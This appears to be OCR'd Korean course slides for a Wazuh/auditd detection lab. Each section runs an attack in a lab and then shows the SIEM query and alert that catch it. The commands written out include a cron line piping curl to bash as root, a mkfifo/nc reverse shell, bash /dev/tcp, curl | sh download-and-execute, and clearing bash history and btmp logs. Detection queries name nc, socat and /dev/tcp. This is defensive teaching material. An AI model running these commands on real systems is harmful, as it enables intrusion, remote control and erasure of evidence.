
구문 풀이

```
* * * * * root curl -s http://…/x.sh | bash
```

cron 시간 칸 5 개 (분 시 일 월 요일) 가 모두 * = 매분 . root 로 원격 스크립트를 받아 실행

24 실습 ② SIEM 에서 찾기 — cron 지속화

```
rule.groups:syscheck AND syscheck.path:(/etc/cron* or /var/spool/cron* or /etc/systemd/system/*.timer)
```



Time	agent.name	rule.id	rule.description	syscheck.event	syscheck.path	syscheck.diff
Oct 31, 2026 @ 17:45:34.098	bastion	554	File added to the system.	added	/etc/cron.d/kt66-update	-

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t decoder.name	syscheck_new_entry
t full_log	File '/etc/cron.d/kt66-update' added Mode: realtime
t id	1793436334.34654485
t input.type	log
t location	syscheck
t manager.name	wazuh.manager

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · syscheck.event · syscheck.path · syscheck.diff`

결과 1 hits

읽는 법

- /etc/cron.d 새 파일 (554) 과 내용 (syscheck.diff)
- diff 에 curl … | bash, /dev/tcp, base64 -d 가 보이면 악성

리버스 셸 — 피해 서버가 공격자에게 '먼저' 전화를 건다

왜 '리버스' 인가

- 방화벽은 보통 밖→안 연결을 막고 안→밖은 허용한다
- 그래서 공격자가 기다리고 (nc -l), 피해 서버가 밖으로 접속해 자기 셸을 넘겨준다

auditd — 리눅스 커널의 실행 기록기

- execve(프로그램 실행) 시스템 콜을 기록 . 규칙에 키 (-k audit-wazuh-c) 를 붙이면 Wazuh 가 audit_command 로 분류
- kt66-host 규칙 : 로그인한 사용자 (auid ≥ 1000) 의 명령만 — 컨테이너 데몬 잡음 제외
- a0 a1 a2 … = 명령과 인자 . 공백이 든 인자는 16 진수로 기록되어 Wazuh 가 못 푸는 경우가 있다

auditd 기록 → Wazuh 필드

```
type=EXECVE argc=3 a0="nc" a1="192.168.0.202" a2="4444"   (auid=1000 ccc)
→ data.audit.exe /usr/bin/nc.openbsd · data.audit.execve.a0 nc · a1 192.168.0.202 · a2 4444 · data.audit.auid 1000
```

25 리버스 셸 · 네트워크 도구 실행 (auditd)

T1059.004

검증 · DQL 수정

공격

nc -e /bin/bash, bash -i >& /dev/tcp/IP/PORT 로 공격자에게 쉘을 연결

탐지 포인트


auditd EXECVE 이벤트 (rule.groups:audit_command) 의 실행 파일과 인자

검색 원리

-a exit,always -F arch=b64 -S execve -k audit-wazuh-c 규칙이 있어야 명령이 기록됨


결과 해석

data.audit.execve.a0~a3 에 전체 명령줄 , data.audit.auid 에 원래 로그인 사용자 , data.audit.cwd 에 실행 위치




```
rule.groups:audit_command AND (data.audit.exe:(*/nc or */nc.openbsd or */ncat or */socat or */telnet) OR
data.audit.execve.a1:*/dev/tcp/* OR data.audit.execve.a2:*/dev/tcp/* OR data.audit.execve.a0:(nc or ncat or socat))
```

25 실습 ① 공격 실행 — 리버스 셸 · 네트워크 도구 실행 (auditd)



구문 풀이

```
nc -lvnp 4444
```


[공격자] 4444 포트에서 연결 대기 (-l 듣기, -v 자세히, -n 이름 조회 안 함, -p 포트)

```
mkfifo /tmp/.f; cat /tmp/.f | bash -i 2>&1 | nc 공격자 4444 > /tmp/.f
```

[피해 서버] 이름 있는 파이프로 bash 입출력을 nc 연결에 이어 붙인다 → 공격자 화면에서 피해 서버 셸을 조작

25 실습 ② SIEM 에서 찾기 — 리버스 셸 · 네트워크 도구 실행 (auditd)

```
rule.groups:audit_command AND (data.audit.exe:(*/nc or */nc.openbsd or */ncat or */socat or */telnet) OR
data.audit.execve.a1:*/dev/tcp/* OR data.audit.execve.a2:*/dev/tcp/* OR data.audit.execve.a0:(nc or ncat or socat))
```



Time	agent.name	rule.id	data.audit.exe	data.audit.execve.a0	data.audit.execve.a1	data.audit.execve.a2	data.audit.auid
Oct 31, 2026 @ 18:05:40.454	kt66-host	80792	/usr/bin/nc	nc	192.168.0.202	4444	1000

Expanded document — View surrounding documents — View single docu

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
t data.audit.arch	c000003e
t data.audit.auid	1000
t data.audit.command	nc
t data.audit.cwd	/home/ccc
t data.audit.egid	1000
t data.audit.euid	1000

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add**

```
agent.name · rule.id ·
data.audit.exe ·
data.audit.execve.a0 ·
data.audit.execve.a1 ·
data.audit.execve.a2 ·
data.audit.auid
```

결과 1 hits

읽는 법

- rule.groups:audit_command = auditd 가 기록한 ' 명령 실행 (execve)'. data.audit.exe 가 /usr/bin/nc.openbsd
- data.audit.execve.a0~a2 에 명령과 인자 (nc 192.168.0.202 4444), data.audit.auid 1000 = 로그인한 원래 사용자 (ccc)

자료와 달라진 점 원본 DQL 의 data.audit.exe:(*/nc …) 는 Ubuntu 의 nc 실체 /usr/bin/nc.openbsd 를 못 잡음 → */nc.openbsd 추가 . auditd 는 kt66-host 에 설치 (원본은 ' 없음 · 대체 ')

26 다운로드 후 실행 (curl/wget 파이프)

kt66 검증 완료

공격

curl http://x/a.sh | sh 처럼 원격 스크립트를 받아 바로 실행

탐지 포인트


auditd 에서 curl/wget 실행과 뒤이은 sh/bash 실행

검색 원리

다운로드 도구 실행 가운데 인자에 http 가 있는 것만 봄

결과 해석

같은 data.audit.auid, 같은 1~2 초 안의 data.audit.execve.a0:(sh or bash) 이벤트가 이어지면 파이프 실행




```
rule.groups:audit_command AND data.audit.execve.a0:(curl or wget) AND (data.audit.execve.a1:*http* or
data.audit.execve.a2:*http*)
```

26 실습 ① 공격 실행 — 다운로드 후 실행 (curl/wget 파이프)

공격자 ↔ 피해 서버(kt66-host) — 26 다운로드 후 실행 (curl | sh)

```
# [공격자] 스크립트 a.sh 를 만들고 8000 포트로 웹 서빙 (무해한 실습용 내용)
att@attacker:~$ python3 -m http.server 8000   # ~/lab/www/a.sh 서빙
#!/bin/sh
echo kt66-lab-payload: $(hostname) $(id -un)
# [피해 서버] 받아서 바로 sh 로 실행 — 파일이 디스크에 남지 않는다
att@attacker:~$ ssh ccc@192.168.0.189 'curl -s http://192.168.0.202:8000/a.sh | sh'
```

구문 풀이

`python3 -m http.server 8000`	[공격자] 현재 폴더를 웹으로 공개 — a.sh 를 내려받게 한다
`curl -s http://…/a.sh | sh`	[피해 서버] 받은 내용을 파일로 저장하지 않고 곧바로 sh 로 실행 (디스크에 흔적이 덜 남는다)

26 실습 ② SIEM 에서 찾기 — 다운로드 후 실행 (curl/wget 파이프)

```
rule.groups:audit_command AND data.audit.execve.a0:(curl or wget) AND (data.audit.execve.a1:*http* or
data.audit.execve.a2:*http*)
```

Time	agent.name	rule.id	data.audit.execve.a0	data.audit.execve.a1	data.audit.execve.a2	data.audit.auid	data.audit.cwd
Oct 31, 2026 @ 17:49:36.805	kt66-host	80792	curl	-s	http://192.168.0.202:8000/a.sh	1000	/home/ccc

Expanded document — View surrounding documents — View single docu

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
t data.audit.arch	c000003e
t data.audit.auid	1000
t data.audit.command	curl
t data.audit.cwd	/home/ccc
t data.audit.egid	1000
t data.audit.euid	1000

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add**

```
agent.name · rule.id ·
data.audit.execve.a0 ·
data.audit.execve.a1 ·
data.audit.execve.a2 ·
data.audit.auid · data.audit.cwd
```

결과 1 hits

읽는 법

- data.audit.execve.a0:curl 과 a1/a2 의 http 주소
- 같은 auid· 같은 1~2 초 안에 a0:sh 실행이 이어지면 파이프 실행

자료와 달라진 점 auditd 를 kt66-host 에 설치해 원본 그대로 동작 (원본은 ' 명령 로그로 대체 ')

27 시스템 바이너리 변조 (백도어)

kt66 검증 완료

공격

/usr/bin/ssh, /bin/ls 등을 트로이 버전으로 바꿔 암호를 훔치거나 흔적을 숨김

탐지 포인트


시스템 경로의 파일 수정 (룰 550). 패키지 업데이트 시간과 불일치

검색 원리

바이너리 경로 + modified 이벤트로 좁힘

결과 해석

syscheck.sha256_after 를 패키지 원본 해시 (rpm -V, debsums) 와 대조. 한두 파일만 바뀌었으면 백도어 의심




```
rule.id:550 AND syscheck.path:(/bin/* or /sbin/* or /usr/bin/* or /usr/sbin/* or /lib/* or /usr/lib/*)
```

27 실습 ① 공격 실행 — 시스템 바이너리 변조 (백도어)

kt66 호스트 — 27 시스템 바이너리 변조 (web 서버)

```
# web 서버의 /usr/bin/yes 끝에 바이트를 덧붙여 '트로이 목마로 바꿔치기' 를 흉내 → 해시가 바뀐다
ccc@kt66-host:~$ sudo docker exec -it kt66-web bash   # web 서버 셸
root@web:/# sha256sum /usr/bin/yes; printf '\x00KT66' >> /usr/bin/yes; sha256sum /usr/bin/yes
a63b5b6bd13460b0914b8bb4f4b08a3f2587f4cbcf630d771e364344b06a40b8  /usr/bin/yes
d21677f24399d895c2c8ca20f0e103851ea252e6108fc1e12736d1d35217f8fd  /usr/bin/yes
ccc@kt66-host:~$ root@web:/# cp /root/yes.orig /usr/bin/yes    # 원복
a63b5b6bd13460b0914b8bb4f4b08a3f2587f4cbcf630d771e364344b06a40b8  /usr/bin/yes
```

구문 풀이

```
printf '\x00KT66' >> /usr/bin/yes
```


시스템 프로그램 끝에 바이트를 덧붙여 '트로이 목마로 바꿔치기'를 흉내 → 해시가 달라진다

```
cp /root/yes.orig /usr/bin/yes
```

실습 뒤 원복 (이 변경도 550 으로 남는다)

27 실습 ② SIEM 에서 찾기 — 시스템 바이너리 변조 (백도어)

```
rule.id:550 AND syscheck.path:(/bin/* or /sbin/* or /usr/bin/* or /usr/sbin/* or /lib/* or /usr/lib/*)
```



Time	agent.name	rule.id	rule.description	syscheck.path	syscheck.sha256_before	syscheck.sha256_after
Oct 31, 2026 @ 17:50:03.638	web	550	Integrity checksum changed.	/usr/bin/yes	d21677f24399d895c2c8ca20f0e103851ea252e6108fc1e12736d1d35217f8fd	a63b5b6bd13460b0914b8bb4f4b08a3f2587f4cbcf630d771e364344b06a40b8

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t decoder.name	syscheck_integrity_changed
t full_log	File '/usr/bin/yes' modified Mode: realtime Changed attributes: size,mtime,md5,sha1,sha256 Size changed from '31120' to '31112' Old modification time was: '1793436588', now it is '1793436603' Old md5sum was: '7e60cd04a547beb63a263bf86f9f351b' New md5sum is : '57e9fa209551af0c39216d64373d14d9'
t id	1793436603.35631849
t input.type	log

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · syscheck.path · syscheck.sha256_before · syscheck.sha256_after`

결과 2 hits

읽는 법

- 550 + syscheck.path:/usr/bin/… — sha256_before 와 sha256_after 가 다르다
- 패키지 원본 해시 (debsums, rpm -V) 와 비교 . 업데이트 시각과 안 맞으면 백도어 의심

자료와 달라진 점 kt66 보강 : /usr/bin·/usr/sbin 실시간 감시 추가 (원본은 12 시간 주기라 ' 지연 ')

28 로그 삭제 · 변조

T1070.002

kt66 검증 완료

공격

/var/log/auth.log, wtmp, .bash_history 를 지워 흔적을 없앰

탐지 포인트


로그 파일 삭제 (룰 553) 와 히스토리 파일 삭제 ·0 바이트 변경

검색 원리

로그 로테이션은 rotated 룰 (591) 로 따로 잡히므로 삭제 이벤트만 봄

결과 해석

삭제 직전 같은 호스트의 로그인 (5715)·sudo(5402) 이벤트를 보면 삭제한 세션을 특정할 수 있음




```
(rule.id:553 AND syscheck.path:/var/log/*) OR (syscheck.path:*bash_history* AND syscheck.event:(deleted or modified))
```

28 실습 ① 공격 실행 — 로그 삭제 · 변조

공격자 att@192.168.0.202 — 28 로그 삭제·변조 (bastion)


```
# 흔적 지우기: 명령 기록(.bash_history)을 비우고, 로그인 실패 기록(/var/log/btmp)을 지운다
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 '> ~/.bash_history; sudo rm /var/log/btmp'
-rw-rw-r-- 1 ccc ccc 0 Oct 31 17:50 /home/ccc/.bash_history
ls: cannot access '/var/log/btmp': No such file or directory
```

구문 풀이

`> ~/.bash_history`	명령 기록 파일 비우기 — 파일은 남고 크기만 `0` 이 된다 (modified)
`sudo rm /var/log/btmp`	로그인 실패 기록 파일 삭제 (deleted, 553)

28 실습 ② SIEM 에서 찾기 — 로그 삭제 · 변조

```
